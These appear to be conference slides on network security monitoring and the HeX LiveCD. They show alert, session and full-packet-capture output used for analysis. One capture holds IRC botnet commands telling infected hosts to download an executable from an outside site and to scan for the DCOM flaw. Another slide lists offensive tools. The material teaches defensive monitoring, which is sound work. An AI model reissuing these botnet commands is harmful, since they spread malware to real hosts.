

Defensive Network Security
Practical Methodologies

防守实践

Who are we?

- + Human beings
- + Independent Network security researchers
- + raWPacket, HITB and Malaysia HoneyNet Chapter members

Lies (booshit)

+ Hacker Safe

+ Hacker Proof

+ Unbreakable

They should be read as -

Truth

- + It is safe to hack
- + There's no proof
- + You don't have to break it, it's already broken

Hence prevention eventually fail ... (When we say fail, it doesn't your network is compromised, but bounded to a certain level of risk)

Defensive Security
Revision

Threats

Party with the capabilities and intentions to exploit a vulnerabilities in an asset

Two type of threats

Unstructured threat - lack of methodologies , money and objective. It normally consists of crackers, script kiddies and worms. Their target is mostly target of opportunity


Structured threat - adversaries with formal methodology, a financial sponsored, and a defined objective. It normally consists of economy spies, organized criminals, terrorists, intelligent agencies. Their target is mostly target of interest.

Perimeter Devices

- + Firewall
- + Network Intrusion Detection/Prevention System
- + Proxy


Perfect Marriage???

Firewall



+

IDPS



A s s u m p t i o n s

- + Human makes no mistakes
- + IDPS is not aftermath technology and it understand every single application in your network

But if these assumptions are correct, it is good news because we all will become jobless professionals instead of security professionals and you won't see all these jokers giving talk here (and you won't be here too!)

Now what?

- + We concern about structured threats
- + Firewall and IDPS are both in place but still not enough
- + We need a way to handle all kind of alerts
- + We need better approach to go beyond prevention and detection, which is monitoring!

Network Security Monitoring

[NSM]

Definition

The collection, analysis and escalation of indications and warnings(I&W) to detect and respond to intrusions

It relies on four forms of traffic centric data

Alert

Statistical

Full Content

Session

Statistical Data Set

- + Network traffic aggregation
- + Network Protocol breakdown
- + Large scale event detection
- + Macro and outline view of network event

Alert Data Set

- + Micro network event identification
- + Contextual based on signature or anomaly detection techniques
- + Produce false positive and negative

Session Data Set

- + Network connection record between two end points
- + Content neutral as it doesn't understand application layer
- + Compact format
- + Retrospective network event tracing

Full Content Data Set

- + Every single bit of network traffic
- + High granularity
- + Expensive but forensically sound
- + Law restriction

NSM Data Toolset

Statistical

Trafshow
Iftop
Tcpdstat
Ourmon

Session

Sancp
Argus
Silktools
NetFlow

Alert

Snort
Bro-IDS
Commercial IDS?

Full Content

Tcpdump
Daemonlogger
Dumpcap

NSM Challenge

Data Interpretation Level

Alert → Low

Statistical → Intermediate

Session → High

Full Content → Great

Full Content

Session

Statistical

Alert

Full Interpretation Killer

- + Fragmentation
- + Compression
- + Encoding
- + Obfuscation
- + Encryption


NSM Key

NSM is created by analyst, for analyst

We truly believe packet/stream based detection can't fully understand the whole application window.

Even with all the available data, the main component is the competent network security analyst who can perform full interpretation.

Learning NSM Operation In
Single Slide



```

[**] [1:2406027:36] ET RBN Known Russian Business Network Monitored Domains (23) [**]
[Priority: 0]
12/21/07-17:43:40.955232 77.91.229.106:80 -> 192.168.0.102:37054
TCP TTL:234 TOS:0x0 ID:52241 IpLen:20 DgmLen:64 DF
***A**S* Seq: 0x6A864770 Ack: 0x8C24B9C4 Win: 0xFFFF TcpLen: 44
TCP Options (8) => MSS: 1412 NOP WS: 1 NOP NOP TS: 1803268888 9706182
TCP Options => SackOK EOL
[Xref => http://doc.bleedingthreats.net/bin/view/Main/RussianBusinessNetwork]

```

StartTime	Flgs	Proto	SrcAddr	Sport	Dir	DstAddr	Dport	TotPkts	TotBytes	State
17:43:05.784574	e	tcp	192.168.0.102	60855	<?>	60.49.110.145	5555	322	117828	PA_PA
17:43:27.942532	e	udp	192.168.0.102	32851	<->	202.188.0.133	53	10	988	CON
17:43:28.395115	e d	tcp	192.168.0.102	47107	->	89.149.243.202	80	20	6632	FSPA_FSPA
17:43:40.627420	e s	tcp	192.168.0.102	37054	->	77.91.229.106	80	17	5618	FSPA_FSPA
17:44:48.882696	e	tcp	192.168.0.102	53958	<?>	65.214.39.152	80	2	114	FA_RA
17:44:58.314174	e s	tcp	192.168.0.102	37055	->	77.91.229.106	80	47	27292	FSPA_FSPA
17:44:59.024958	e d	tcp	192.168.0.102	37056	->	77.91.229.106	80	82	55391	FSPA_FSPA
17:45:01.852734	e	tcp	192.168.0.102	60153	->	207.226.175.78	80	10	1560	FSPA_FSPA
17:47:03.534350	e d	tcp	192.168.0.102	45109	->	77.91.229.106	80	127	91102	FSPA_FSPA
17:47:54.488000	e d	tcp	192.168.0.102	45110	->	77.91.229.106	80	57	40710	FSRPA_SA
17:47:57.639115	e d	tcp	192.168.0.102	45111	->	77.91.229.106	80	68	45864	FSPA_FSPA
17:49:01.948131	e d	tcp	192.168.0.102	45112	->	77.91.229.106	80	61	42502	FSRPA_SA

```

2007-12-21 17:43:41.986511 IP 77.91.229.106.80 > 192.168.0.102.37054: P 1:230(229) ack 524
69906 9706264>
0x0000: 001b 775b f43f 0015 e9ef 6862 0800 4500  .w[.?....hb..E.
0x0010: 0119 cfe7 4000 ea06 cc22 4d5b e56a c0a8  ....@...."M[.j..
0x0020: 0066 0050 90be 6a86 4771 8c24 bbcf 8018  .f.P..j.Gq.$....
0x0030: 8084 0e2f 0000 0101 080a 6b7b b712 0094  .../.....k{....
0x0040: 1b18 4854 5450 2f31 2e31 2033 3032 2046  ..HTTP/1.1.302.F
0x0050: 6f75 6e64 0d0a 5365 7276 6572 3a20 6e67  ound..Server:.ng
0x0060: 696e 782f 302e 352e 3331 0d0a 4461 7465  inx/0.5.31..Date
0x0070: 3a20 4672 692c 2032 3120 4465 6320 3230  :.Fri,.21.Dec.20
0x0080: 3037 2031 373a 3433 3a34 3120 474d 540d  07.17:43:41.GMT.
0x0090: 0a43 6f6e 7465 6e74 2d54 7970 653a 2074  .Content-Type:.t
0x00a0: 6578 742f 6874 6d6c 3b20 6368 6172 7365  ext/html;.charse

```

NSM OSS

+ Sguil

+ InstantNSM

+ Squert

+ HeX System

+ NSM Console

Hex System

Direction

- + Based on FreeBSD 6.2 Stable
- + Open Source
- + LiveCD Platform
- + Network Security Monitoring
- + Network Based Forensics
- + Network Security Analyst Workstation

Why another liveCD based
system?

Security Centric LiveCD

- + Backtrack LiveCD (Penetration/Hacking Based)
- + Owasp LiveCD (Application Pentest Based)
- + Helix LiveCD (File System & Memory Forensics Based)
- + HeX LiveCD (Network Security Monitoring & Network Based Forensics Based)

Concept

- + Simple and Clean
- + Quick Access
- + Well defined Categories
- + Necessity
- + Designed by analyst, for analyst

Workspaces

+ Workaholic

Normal working environment for web browsing, email and RSS reading plus other common daily tasks

+ AnalyzT

Workspace to perform security analysis, all the NSM based tools will be loaded on this workspace

+ HackeR












Workspace to perform network hacking, all the network hacking tools will be launched at this workspace and you can learn about packet crafting here

+ WankeR





Do whatever you want in this workspace, usually instant messaging programs will be launched here


Categories



Workaholic



Desktop	
	Firefox
	Liferea
	Thunderbird
<hr/>	
	Pidgin
	Weechat
<hr/>	
	Gvim
	Nedit
	Vim
<hr/>	
	Gv
	Xchm
	Xpdf
<hr/>	
	Gqview

AnalyzT







nsm-Toolkit	
	Sguil
	Statistical
	Session
	Alert
	Full



nbf-Toolkit	
	Bro-Nids
	Chaosreader
	Ngrep
	Tcpflow
	Tcpxtract

net-Visual	
	Afterglow
	Etherape
	Ttt

Pcap-Editor	
	Bittwiste
	Editcap
	Mergecap
	Netdude
	Text2pcap
	Tcpreplay
	Tcpslice

Hacker

Net-Toolkit	
	Amap
	Bittwist
	Ettercap
	Fpdns
	Fragroute
	Hping
	Netcat
	Netwag
	Nmap
	Packit
	Sinfo
	Scapy
	Unicornscan
	Xprobe2
	Yersinia

Pentest-Toolkit	
	Gwee
	Nikto
	MetasploitC
	MetasploitW

Wanker

W
H
A
T
E
V
E
R

Usage

- + Debug your daily network operation issue
- + Perform proactive or reactive network security operation
- + Execute network based forensics operation
- + Learn or study network protocols

And many more

Seeing is Believing

Packet Crafting

Netdude ANALYZT CONSOL Netdude: /usr/hom **Data Entry Dialo** BITTWISTE EDITCAP 19:52

File Edit Go Protocols Plugins Settings

blaster.pcap [S] [X]

Tcpdump log

```
10.234.0.239.1793 > 10.234.2.116.4444 : . ack 3445260978
TP 10.234.2.116.4444 > 10.234.0.239.1793 : P 3445260978:344
TP 10.234.0.239.1793 > 10.234.2.116.4444 : . ack 3445260998
TP 10.234.0.239.1793 > 10.234.2.116.4444 : P 1992169040:199
TP 10.234.2.116.4444 > 10.234.0.239.1793 : P 3445260998:344
TP 10.234.0.239.1793 > 10.234.2.116.4444 : . ack 3445261016 win 17292
TP 10.234.0.239.1793 > 10.234.2.116.4444 : P 1992169058:1992169070(12) ack 3445261016 win 17292
TP 10.234.2.116.4444 > 10.234.0.239.1793 : . ack 1992169070 win 64445
TP 10.234.0.239.1793 > 10.234.2.116.4444 : R 1992169070:1992169070(0) win 0
TP 10.234.0.239.1793 > 10.234.2.116.4444 : . ack 3445260978 win 17330
TP 10.234.2.116.4444 > 10.234.0.239.1793 : P 3445260978:3445260998(20) ack 1992169040 win 64475
TP 10.234.0.239.1793 > 10.234.2.116.4444 : . ack 3445260998 win 17310
TP 10.234.0.239.1793 > 10.234.2.116.4444 : P 1992169040:1992169058(18) ack 3445260998 win 17310
TP 10.234.2.116.4444 > 10.234.0.239.1793 : P 3445260998:3445261016(18) ack 1992169058 win 64457
TP 10.234.0.239.1793 > 10.234.2.116.4444 : . ack 3445261016 win 17292
TP 10.234.0.239.1793 > 10.234.2.116.4444 : P 1992169058:1992169070(12) ack 3445261016 win 17292
TP 10.234.2.116.4444 > 10.234.0.239.1793 : . ack 1992169070 win 6444
TP 10.234.0.239.1793 > 10.234.2.116.4444 : R 1992169070:1992169070(0)
```

Data Entry Dialog

Enter source port:
4444

Decimal Hexadecimal

OK Cancel

Src. port (4444) Dst. port (1793)

Seq. number (3445260978)

Ack number (1992169040)

Data offset (5) Unused (0) U A P R S F Win (64475)

Checksum (0x7331) Urgent (0)

18 packets, Real size: 74 bytes, captured: 74.

Hostname: rawPacket
Freq: 1661 MHz
Temp: 0 C
CPU: 4 %
RAM: 33 %
Processes: 83
Active: 2
Load: 0.15 0.12 0.09
Battery: charged (0%)
Adapter State: Running on AC Power

EDITCAP

```
^~analyzt@rawPacket ~/rp-Pcaps ->
[HeX]$ editcap -F libpcap tcpshake.cap tcpshake.pcap
```

Traffic Monitoring

```
Workaholic ANALYZT CONSOLE 11:35
ANALYZT CONSOLE
^^analyzt@rawPacket ~/rp-Pcaps ->
[Hex]$ ra3 -F ~/rp-NSM/rarc -L0 -nr evilprogram.arg -s +sco +dco +tcprrt
  StartTime  Flgs Proto          SrcAddr  Sport  Dir          DstAddr  Dport  TotPkts  TotBytes  State  sCo  dCo  T
cpRtt(Sec)
16:51:53.394570 e      udp          0.0.0.0.68  ->    255.255.255.255.67  1      342  INT  US
0.000000
16:51:53.605478 e      arp          24.6.125.19  who    24.6.125.19  3      180  INT  US  US
0.000000
16:51:54.332582 e      tcp          67.70.67.186.2431  ->    24.6.125.19.5554  1      62   REQ  CA  US
0.131120
16:51:55.149888 e      tcp          67.70.67.186.2860  ->    24.6.125.19.9898  1      62   REQ  CA  US
0.143360
16:51:58.358695 e      icmp         24.6.125.19  ->    224.0.0.2        2      120  RTS  US
0.000000
16:52:04.367221 e      icmp         24.6.125.19  ->    224.0.0.2        1      60   RTS  US
0.000000
17:01:09.863509 e s    tcp          203.101.42.68.1560  ->    24.6.125.19.4899  6      366  RST  IN  US
0.000000
17:01:09.863513 e      arp          24.6.125.19  who    24.6.112.1    1      60   INT  US  US
0.000000
17:01:09.875282 e      arp          24.6.125.19  who    24.6.112.1    1      60   INT  US  US
0.000000
17:01:50.108728 e      tcp          211.91.150.78.2597  ->    24.6.125.19.9898  2      122  RST  CN  US
0.000000
17:06:03.603314 e s    tcp          220.85.68.47.1338  ->    24.6.125.19.5554  4      244  RST  KR  US
0.000000
17:06:04.601059 e s    tcp          220.85.68.47.1922  ->    24.6.125.19.1023  4      244  RST  KR  US
0.000000
17:06:06.644514 e      tcp          220.85.68.47.3028  ->    24.6.125.19.9898  2      122  RST  KR  US
0.000000
17:06:10.571974 e s    tcp          220.122.34.123.3129  ->    24.6.125.19.5554  4      244  RST  KR  US
0.000000
17:06:11.566840 e s    tcp          220.122.34.123.3525  ->    24.6.125.19.1023  4      244  RST  KR  US
0.000000
17:06:13.566271 e      tcp          220.122.34.123.4258  ->    24.6.125.19.9898  2      122  RST  KR  US
0.000000
17:06:36.958517 e s    tcp          220.95.85.243.2504  ->    24.6.125.19.5554  4      244  RST  KR  US
0.000000
17:06:37.958613 e s    tcp          220.95.85.243.2818  ->    24.6.125.19.1023  4      244  RST  KR  US
0.000000
17:06:39.959596 e      tcp          220.95.85.243.3408  ->    24.6.125.19.9898  2      122  RST  KR  US
0.000000
```


Packet Analysis

Workaholic | ANALYZT CONSOLE | Chaosreader Report, clientdyi | ANALYZT CONSOLE | 18:05

ANALYZT CONSOLE | tdyng.pcap - Mozilla Firefox

```

:damn-0262937047!ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.
net JOIN :#s03
:hunt3d.devilz.net 332 damn-0262937047 #s03 :.download http://ysbwe
b.com/ist/scripts/ysb_exe.php?account_id=1000489&user_level=3 ysbin
stall_1000489_3.exe 1
:hunt3d.devilz.net 333 damn-0262937047 #s03 AL7uB 1103771894
:hunt3d.devilz.net 353 damn-0262937047 @ #s03 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 #s03 :End of /NAMES list.
:hunt3d.devilz.net 302 damn-0262937047 :damn-0262937047+=ghmfeirsfn
@h-68-164-92-148.snvacaid.dynamic.covad.net
:damn-0262937047!ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.
net JOIN :#s10w3r
:hunt3d.devilz.net 332 damn-0262937047 #s10w3r :.advscan dcom135 20
0 3 0 -r -s
:hunt3d.devilz.net 333 damn-0262937047 #s10w3r gh 1103760898
:hunt3d.devilz.net 353 damn-0262937047 @ #s10w3r :damn-0262937047 @
AL7uB @Under0
:hunt3d.devilz.net 366 damn-0262937047 #s10w3r :End of /NAMES list.
:hunt3d.devilz.net 302 damn-0262937047 :damn-0262937047+=ghmfeirsfn

```

```

ANALYZT CONSOLE
2004-12-23 02:31:44.824067 IP 172.16.1.10.3735 > 68.164.173.62.69: 4 ACK block 39
0x0000: 0001 e101 20e8 00d0 59aa af80 0800 4500 .....Y....E.
0x0010: 0020 5d9a 0000 8011 3e36 ac10 010a 44a4 ..].....>6...D.
0x0020: ad3e 0e97 0045 000c 51d2 0004 0027 ..>...E..Q...
2004-12-23 02:31:45.823607 IP 172.16.1.10.3735 > 68.164.173.62.69: 4 ACK block 39
0x0000: 0001 e101 20e8 00d0 59aa af80 0800 4500 .....Y....E.
0x0010: 0020 5e77 0000 8011 3d59 ac10 010a 44a4 ..^w....=Y...D.
0x0020: ad3e 0e97 0045 000c 51d2 0004 0027 ..>...E..Q...
2004-12-23 02:31:45.910834 IP 68.45.134.187.4528 > 172.16.1.10.26452: S 2974317884:29
74317884(0) win 16384 <mss 1432,nop,nop,sackOK>
0x0000: 00d0 59aa af80 0001 e101 20e8 0800 4500 ..Y.....E.
0x0010: 0030 e6cb 4000 6f06 acf9 442d 86bb ac10 .0..@.o...D....
0x0020: 010a 11b0 6754 b148 7d3c 0000 0000 7002 ...gT.Hj<....p.
0x0030: 4000 23af 0000 0204 0598 0101 0402 @.#.....

```

No.	Time	Source	Destination	Protocol	Length	Details
15.	Thu Dec 23 02:30:25 2004	172.16.1.10:1048	172.16.0.254:53	domain	237 bytes	raw raw1 raw2 as_html
16.	Thu Dec 23 02:30:25 2004	172.16.1.10:1049	69.64.34.124:6667	ircd	5767 bytes	raw raw1 raw2 as_html session_0016.ircd.replay 13 seconds
17.	Thu Dec 23 02:30:26 2004	172.16.1.10:1091	172.16.0.254:53	domain	152 bytes	raw raw1 raw2 as_html
18.	Thu Dec 23 02:30:26 2004	172.16.1.10:1092	216.127.33.119:80	http	758 bytes	raw raw1 raw2 as_html
19.	Thu Dec 23 02:30:26 2004	172.16.1.10:1093	216.127.33.119:80	http	379 bytes	raw raw1 raw2 as_html
20.	Thu Dec 23 02:30:26 2004	172.16.1.10:1113	172.16.0.254:53	domain	142 bytes	raw raw1 raw2 as_html
21.	Thu Dec 23 02:30:26 2004	172.16.1.10:1137	216.127.33.119:80	http	3085 bytes	raw raw1 raw2 as_html session_0021.part_01.data 2550 bytes
22.	Thu Dec 23 02:30:26 2004	172.16.1.10:1138	216.127.33.119:80	http	3085 bytes	raw raw1 raw2 as_html session_0022.part_01.data 2550 bytes

Done

Demo


HeX Future

- + Analyst helper & assistant
 - browser bookmarks(whois, domain query site)
 - security rss feeds
- + More network traffic analysis scripts
- + More fl0ps, pads & tcpXtract signatures
- + Analysis result output in html
- + Unionfs integration in future
- + Might be replaced by finstall* in future Hex LiveCD

NSM Console

Design

- + Post processing centric
- + Modular base
- + Flexible packet analysis with application aware environment
- + Semi auto mode



Demo

NSMC Future

- + More interactive operating environment
- + Create more modules
- + Support correlation
- + Support multiple stages and sequential analysis

Important

- + NSM Concept is flexible to be applied
- + You are not bounded to any software or hardware restriction
- + You have alternatives
- + You can improve it over time
- + Enterprise network integration can be done easily

Reference

- + <http://taosecurity.blogspot.com>
- + http://www.vorant.com/nsmwiki/Main_Page
- + <http://geek00l.blogspot.com>
- + <http://security.org.my>
- + <http://writequit.org>

Credits

- + raWPacket Development Team
- + NSM Community
- + Richard Bejtlich(taosecurity)

Q & A

Contacts

+ Meling Mudin [Spoonfork]

mel@hackinthebox.org

+ C.S.Lee [geek00L]

geek00l@gmail.com

Thanks (:]